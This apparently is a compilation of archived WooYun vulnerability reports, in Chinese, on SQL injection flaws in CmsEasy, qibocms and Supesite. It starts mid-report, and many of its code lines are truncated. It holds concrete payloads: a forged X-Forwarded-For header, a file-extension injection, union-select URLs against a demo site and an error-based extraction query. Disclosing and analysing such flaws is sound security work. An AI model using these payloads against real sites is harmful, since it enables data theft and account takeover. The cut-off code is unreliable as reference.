$this->obj->fun_ip_get(); 再次调用了这函数,

进入DB_update_all

```
function DB_update_all($tablename, $value, $where = 1){
        $SQL = "UPDATE `" . $this->def . $tablename . "` SET $value
         $this->db->query("set sql_mode=''");
        $return=$this->db->query($SQL);
        return $return;
    }
```

这函数里没有转义 所以可以直接来注入了。

而且由于可控的是在set位 所以我们可以想update 哪个column 就update哪个column。

这里我们update一下email.

再来看一下360webscan。


```
foreach($_GET as $key=>$value) {
      webscan_StopAttack($key,$value,$getfilter,"GET");
    }
  }
  if ($webscan_post) {
    foreach($_POST as $key=>$value) {
      webscan_StopAttack($key,$value,$postfilter,"POST");
    }
  }
  if ($webscan_cookie) {
    foreach($_COOKIE as $key=>$value) {
      webscan_StopAttack($key,$value,$cookiefilter,"COOKIE");
    }
  }
  if ($webscan_referre) {
    foreach($webscan_referer as $key=>$value) {
      webscan_StopAttack($key,$value,$postfilter,"REFERRER");
    }
  }
}
```

检测了get post cookie

server里面只检测了referer

所以 xff的话 不用管360。

漏洞证明



然后注销账户 重新登录一次。



修复方案

检测是否合法。

WooYun-2014-62957：CmsEasy最新版本无限制SQL注射

漏洞作者： blue

来源：http://www.wooyun.org/bugs/wooyun-2014-062957

简要描述

版本号：CmsEasy 5_5_0_20140420_UTF8，SQL注射，程序员过于追求完美时，会忽略那些值得珍惜的人或事，比如女朋友（会有么?），比如这一处代码...

详细说明

/lib/default/user_act.php 326行左右，及/lib/tool/front_class.php 541行左右，有对ip是否正确的判断：


```
if(!preg_match('/^(([0-9]|[1-9][0-9]|1[0-9]{2}|2[0-4][0-9]|25[0-5])
                    exit('来源非法');
                }
```

而本程序的ip获取是有X-Forwarded-For 代理ip的

测试了下程序，用户注册，游客投稿等都能注入，看漏洞证明截图

漏洞证明

1. 用户注册注入X-Forwarded-For


POST
http://localhost/test/CmsEasy/index.php?case=user&act=regi
HTTP/1.1
HTTP Headers
Host: localhost
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:29.0) Gecko/20100101 Firefox/29.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
X-Forwarded-For: 127.0.0.1%'),
('bluego','e10adc3949ba59abbe56e057f20f883e',current_user(),'123456','101','127.0.0.1')#
Referer: http://localhost/test/CmsEasy/index.php?case=user&act=register
Cookie: Hm_lvt_60b8d01b69af0ae406497ea0fcd1f9ad=1396017705,1398007451;
ECS[visit_times]=5; 8xR_lastvisit=1662%091401474467
想读点啥就读点啥吧
Send POST Content ?
username=bluegogogo&password=123456&password2=123456&question=&answer=123456&
e_mail=sssss%40sss.com&tel=sdfsd&address=sdfsdfs&verify=gyxh&submit=+%E6%B3%A8%E5
%86%8C+
Content-Length: 165
Replay
Close
www.wooyun.org

2. 登录看结果吧



修复方案

在入库时统一addslashes最佳

WooYun-2014-65837：qibocms 黄页系统SQL注入一枚

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-065837

简要描述

过滤不严。

详细说明

http://**.**.**.**/down2.php?v=hy1.0#down

这里下载地址 刚下载的。

在hy/choose_pic.php中

```
if($action=='upload'){
    if(is_uploaded_file($_FILES[postfile][tmp_name])){
        $array[name]=is_array($postfile)?$_FILES[postfile][name]:$p
        $title=$title?$title:$array[name];
        $myname_str=explode(".",strtolower($array[name]));
        $myname=$myname_str[(count($myname_str)-1)];
        if(!in_array($myname,array('gif','jpg'))) $msg="{$array[nar
        $array[path]="$webdb[updir]/homepage/pic/".ceil($lfjuid/100
        $array[size]=is_array($postfile)?$_FILES[postfile][size]:$p
        $webdb[company_uploadsize_max]=$webdb[company_uploadsize_ma
        //if($array[size]>$webdb[company_uploadsize_max]*1024)    $
        if($msg==''){
            $picurl=upfile(is_array($postfile)?$_FILES[postfile][tr
            if($picurl){
                    $Newpicpath=ROOT_PATH."$array[path]/{$picurl}.g
                    gdpic(ROOT_PATH."$array[path]/$picurl",$Newpicp
                    if(!file_exists($Newpicpath)){
                        copy(ROOT_PATH."$array[path]/{$picurl}",$Ne
                    }
                    //$msg="{$array[name]}上传成功";
                    $picurl="homepage/pic/".ceil($lfjuid/1000)."/$l
                    $title=get_word($title,32);
                    $db->query("INSERT INTO `{$_pre}pic` ( `pid` ,
```

可以看到$title=get_word($title,32); 看看title哪里来的

$title=$title?$title:$array[name]; 如果没定义$title的话就是直接用上传时候文件的名字做的 $_FILES的 然后就无视转义了。

然后就带入到了insert当中。


漏洞证明



报错了 构造一下语句。



这里限制了后缀必须为jpg之类的 所以在文件名的后面还是需要加一个这个。



直接查看源码得到数据。

修复方案

WooYun-2014-79041：Supesite 前台注入 #2 (Insert)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-079041

简要描述

Insert 无视GPC 装supesite会有ucenter 如果在一个裤的话 可以尝试把uckey注入出来 然后......

详细说明

来看看全局文件

```
if(!(get_magic_quotes_gpc())) {
    $_GET = saddslashes($_GET);
    $_POST = saddslashes($_POST);
    $_COOKIE = saddslashes($_COOKIE);
}
```

判断gpc 是否开启 如果没有开启 就对get post cookie 转义

这里没有对files转义。

在batch.upload.php中

```
elseif (!empty($_POST)) { //如果POST不为空
    //编辑标题
    if(!empty($_GET['editaid']) && $editaid = intval($_GET['editaic
        $editsubject = cutstr(trim(shtmlspecialchars($_POST['editsu
```

```
        updatetable('attachments', array('subject'=>$editsubject),
        print <<<END
        <script language="javascript">
        var div = parent.document.getElementById("div_upload_" + $e
        var pf = parent.document.getElementById("phpframe");
        pf.src = "about:blank";
        div.innerHTML = "$editsubject";
        </script>
END;
        exit;
    }
    //上传文件
    //上传模式
    $mode = intval(postget('mode'));
    if($mode>3) exit; //mode 直接让他为空
    $hash = trim(preg_replace("/[^a-z0-9\-\_]/i", '', trim($_POST[
    if(strlen($hash) != 16) showresult($blang['unable_to_complete_t
    //个数
    $filecount = 1;
    $query = $_SGLOBAL['db']->query('SELECT COUNT(*) FROM '.tname(
    $count = $_SGLOBAL['db']->result($query, 0);
    $allowmax = intval($_POST['uploadallowmax']);
    if($allowmax > 0 && $count + $filecount > $allowmax) showresult
    //类型
    $allowtypearr = getallowtype(trim($_POST['uploadallowtype']));/
    //空间
    $attachsize = 0;
```

```
    include_once(S_ROOT.'./function/upload.func.php');
    if(empty($mode)) { //让$mode为空即可
        //本地上传
        //检查
        $filearr = $_FILES['localfile'];//获取files
        if(empty($filearr['size']) || empty($filearr['tmp_name']))
        $fileext = fileext($filearr['name']);//获取后缀
        if(!empty($allowtypearr)) {
            if(empty($allowtypearr[$fileext])) showresult($blang['u
            if($filearr['size'] > $allowtypearr[$fileext]['maxsize'
        }
        //缩略图
        if(!empty($_POST['uploadthumb0']) && !empty($_SCONFIG['thum
            $thumbarr = $_SCONFIG['thumbarray'][$_POST['uploadthumb
        } else {
            $thumbarr = array($_POST['thumbwidth'], $_POST['thumbhe
        }
        //上传
        $newfilearr = savelocalfile($filearr, $thumbarr);
        if(empty($newfilearr['file'])) showresult($blang['uploading
        //数据库
        if(empty($_POST['uploadsubject0'])) $_POST['uploadsubject0'
//下面就带入到insert当中啦
        $insertsqlarr = array(
            'uid' => $uid,
            'dateline' => $_SGLOBAL['timestamp'],
```

```
                'filename' => saddslashes($filearr['name']),//对文件的名
                'subject' => trim(shtmlspecialchars($_POST['uploadsubje
                'attachtype' => $fileext,//这里没有对文件的后缀转义
                'isimage' => (in_array($fileext, array('jpg','jpeg','g
                'size' => $filearr['size'],
                'filepath' => $newfilearr['file'],
                'thumbpath' => $newfilearr['thumb'],
                'hash' => $hash
            );
            inserttable('attachments', $insertsqlarr)//insert;
```


'filename' => saddslashes($filearr['name']) 在查询的时候名字被转义了

'attachtype' => $fileext 来看一下$fileext


$fileext = fileext($filearr['name']);

```
function fileext($filename) {
    return strtolower(trim(substr(strrchr($filename, '.'), 1)));
}
```

获取点以后的 没做转义 所以可以在后缀这进行注入了。




可以看到 名字被转义 后缀那成功引入单引号



出数据

漏洞证明



修复方案

转义之

WooYun-2014-80867：qibocms地方门户系统注入一个问题(demo测试)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-080867

简要描述

一周4个小时的假期也够苦的。 life5.qibosoft.com 听说一般应用。 注入 && 另外一个问题。

详细说明

```
if(ereg("^([-_0-9a-zA-Z]+)$",$_GET[jobs])){

    //不读数据库

    if(is_file(dirname(__FILE__)."/../inc/job/$_GET[jobs].php")){

        include(dirname(__FILE__)."/../inc/job/$_GET[jobs].php");

    }

}elseif(ereg("^([-_0-9a-zA-Z]+)$",$_GET['job'])||ereg("^([-_0-9a-zA

    //读数据库

    require(dirname(__FILE__)."/"."global.php");

    if(ereg("^([-_0-9a-zA-Z]+)$",$job)&&is_file(ROOT_PATH."inc/job/

        include(ROOT_PATH."inc/job/$job.php");

    }

}
```

包含文件进来。

inc/job/ckreg.php 中

```
}elseif($type=='yzimg'){

    if($db->get_one("SELECT * FROM {$pre}yzimg WHERE $SQL imgnum='$


        die("<img src=$webdb[www_url]/images/default/check_right.gi

    }else{

        die("<img src=$webdb[www_url]/images/default/check_error.gi

    }
```

这里的$SQL并没有初始化，结合qibocms的全局机制 可以直接控制这个变量 导致注入。



demo测试:

http://**.**.**.**/do/job.php?job=ckreg&type=yzimg&SQL=1=1 union select 1%23

数据库连接出错:SELECT * FROM life5_yzimg WHERE 1=1 union select 1# imgnum='' AND sid='1wmqh6ce'

The used SELECT statements have a different number of columns

1222请输入正确的验证码

第二个问题

在wei/member/post.php中

```
elseif($action=="del")
{
    $rsdb=$db->get_one("SELECT B.*,A.* FROM `{$_pre}content` A LEFT
    if($rsdb[fid]!=$fidDB[fid]){
        showerr("栏目有问题");
    }
    if($rsdb[uid]!=$lfjuid&&!$web_admin)
    {
        showerr("你无权操作");
    }
    $db->query("DELETE FROM `{$_pre}content` WHERE id='$id' ");
    $db->query("DELETE FROM `{$_pre}content_1` WHERE id='$id' ");
    $db->query("DELETE FROM `{$_pre}comments` WHERE id='$id' ");
    keyword_del($id,$rsdb['keywords']);
```

keyword_del($id,$rsdb['keywords']);


这里是出库来的 所以能引入转义符啥的。

```
function keyword_del($id,$keyword){
    global $db,$_pre;
    if(!$keyword){
        return ;
    }
    $detail2=explode(" ",$keyword);
    foreach( $detail2 AS $key=>$value){
        if($value){
            $db->query("UPDATE `{$_pre}keyword` SET num=num-1 WHERE
            $_rs=$db->get_one("SELECT kid,num FROM `{$_pre}keyword`
            if($_rs[num]<1){
                $db->query("DELETE FROM `{$_pre}keyword` WHERE BINA
            }
            $kid=$_rs[kid];
            $db->query("DELETE FROM `{$_pre}keywordid` WHERE `kid`=
```

可以看到 出库的没过滤 再一次带入到查询当中




首先 关键字中写一些特殊字符 然后入库



然后修改。

在点击确认。




```
数据库连接出错:UPDATE `qb_wei_keyword` SET num=num-1 WHERE BINARY `keywords`='yu'\'


You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near ''yu'\'' at line 1
1064数据库连接出错:SELECT kid,num FROM `qb_wei_keyword` WHERE BINARY `keywords`='yu'\'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near ''yu'\'' at line 1
1064数据库连接出错:DELETE FROM `qb_wei_keyword` WHERE BINARY `keywords`='yu'\'

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the
right syntax to use near ''yu'\'' at line 1
1064
```

出库 造成注入。

漏洞证明




```
数据库连接出错:SELECT * FROM qb_yzimg WHERE 1=1 union select ((select 1 from (select
count(*),concat((user()),floor(rand(0)*2))x from information_schema.tables group by x)a))# imgnum='' AND
sid='womsmdqt'

Duplicate entry 'root@localhost1' for key 'group_key'
1062请输入正确的验证码
```

修复方案

第一个初始化一下

第二个 出库转义。

WooYun-2014-80870：qibocms地方门户系统注入（多处类似,demo测试)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-080870

简要描述

初始化啊 初始化。

详细说明

很多类似的 随便找个地方把。

首先注册个会员。


在dianping/post.php中

```
if($action=="postnew")
{
    if($webdb[ForbidPostMore]){
        if($db->get_one("SELECT * FROM {$_pre}content WHERE uid='$l
            showerr("系统设置每人只能发布一个商铺!");
        }
    }
    if(!check_rand_num($_POST["$webdb[rand_num_inputname]"])){
        showerr("系统随机码失效,请返回,刷新一下页面,再重新输入数据,重新提交
    }
    if(!$postdb[city_id]){
        showerr("请选择城市");
    }
    /*验证码处理*/
    if($webdb[Info_GroupPostYzImg]&&in_array($groupdb['gid'],exploc
        if(!$web_admin&&!check_imgnum($yzimg)){
            showerr("验证码不符合,发布失败");
        }
    }
    $postdb['list']=$timestamp;
    if($iftop){        //推荐置顶
        @extract($db->get_one("SELECT COUNT(*) AS NUM FROM `{$_pre]
```

让哥来发布个点评。

@extract($db->get_one("SELECT COUNT(*) AS NUM FROM `{$_pre}content$_erp` WHERE list>'$timestamp' AND fid='$fid' AND city_id='$postdb[city_id]'"))

来看看这个语句。{$_pre}content$_erp 来看看这个文件中的$_erp哪里来的




可以看到 我们的这个语句位于 173行。


而对$_erp 赋值是在187行。 那么相当于我们173行的这个$_erp就没有初始化了。

结合qibocms 伪全局机制 那么我们就可以控制173行的这个$_erp 来达到注入的效果。

dianping/post.php?action=postnew&fid=11&postdb[address]=xx&postdb[city_id]=x&_erp=aaa&iftop=1&yzimg=a1df



